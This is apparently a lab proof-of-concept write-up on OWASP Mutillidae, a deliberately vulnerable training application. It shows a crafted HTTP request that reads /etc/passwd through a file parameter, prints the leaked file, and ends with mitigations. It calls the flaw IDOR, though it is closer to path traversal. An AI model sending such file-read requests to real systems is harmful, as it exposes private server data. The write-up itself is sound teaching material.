

Proof of Concept (PoC): IDOR on OWASP Mutillidae 2013

Imteyaz Ali

March 8, 2025




Figure 1: Cover Image for the PoC

Introduction

Insecure Direct Object Reference (IDOR) is a security vulnerability where attackers can manipulate user-controlled parameters to gain unauthorized access to system resources. This PoC demonstrates how I exploited IDOR to retrieve the `/etc/passwd` file in OWASP Mutillidae 2013.

Environment Details

- **Target Application:** OWASP Mutillidae 2013
- **Testing Tool:** Burp Suite
- **Browser:** Mozilla Firefox
- **OS:** Kali Linux

Step-by-Step Exploitation

Exercise: Source Code Viewer

Step 1: Identifying the Vulnerable Endpoint

Understanding the Endpoint

Web applications often allow users to retrieve files dynamically using URL parameters. If these parameters are not properly validated, attackers can manipulate them to access restricted files. In this case, the application takes a file parameter as input, making it a potential target for IDOR attacks.




Figure 2: Identifying the vulnerable endpoint

Step 2: Capturing and Modifying the Request

Exploiting the File Parameter

By intercepting the request in Burp Suite, I was able to analyze how the application handles the file parameter. The goal was to modify it to retrieve sensitive system files. By replacing the default file value with `/etc/passwd`, I attempted to access restricted information.

```
GET /view-source.php?file=/etc/passwd HTTP/1.1
Host: target-site.com
User-Agent: Mozilla/5.0
```

Sending this request forced the server to process an unintended file, exposing sensitive data.




Figure 3: Capturing and modifying the request in Burp Suite

Step 3: Successful Retrieval of /etc/passwd

Confirming the Exploit

After executing the modified request, the server responded with the contents of **/etc/passwd**, confirming the IDOR vulnerability. This file stores critical system user information.

```
root:x:0:0:root:/root:/bin/bash
user:x:1000:1000:user:/home/user:/bin/bash
... (truncated)
```

This confirms that the application lacks proper access controls and allows unauthorized access to system files.

Source Code Viewer

 Back
 Help Me!

 **Hints**

**To see the source of the file, choose and click "View File".
Note that not all files are listed.**

Source File Name

upload-file.php

▼

View File

File: /etc/passwd

```

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false

```

Figure 4: Successful retrieval of /etc/passwd

Impact and Mitigation

Security Impact

Potential Risks

The ability to access **/etc/passwd** indicates a severe security flaw in the application, leading to:

- Unauthorized access to system files.
- Leakage of sensitive information about system users.
- Potential privilege escalation and further exploitation.

Mitigation Strategies

Preventive Measures

To mitigate IDOR vulnerabilities, the following security measures should be implemented:

- **Input Validation:** Restrict user-controlled parameters to only allow intended values.
- **Access Controls:** Implement authentication and authorization checks for file retrieval.
- **Error Handling:** Ensure that improper requests return generic error messages instead of revealing sensitive details.

Conclusion

This PoC successfully demonstrates how an attacker can leverage **IDOR** vulnerabilities to access `/etc/passwd`. Implementing proper security controls is critical to mitigating such vulnerabilities and protecting sensitive data.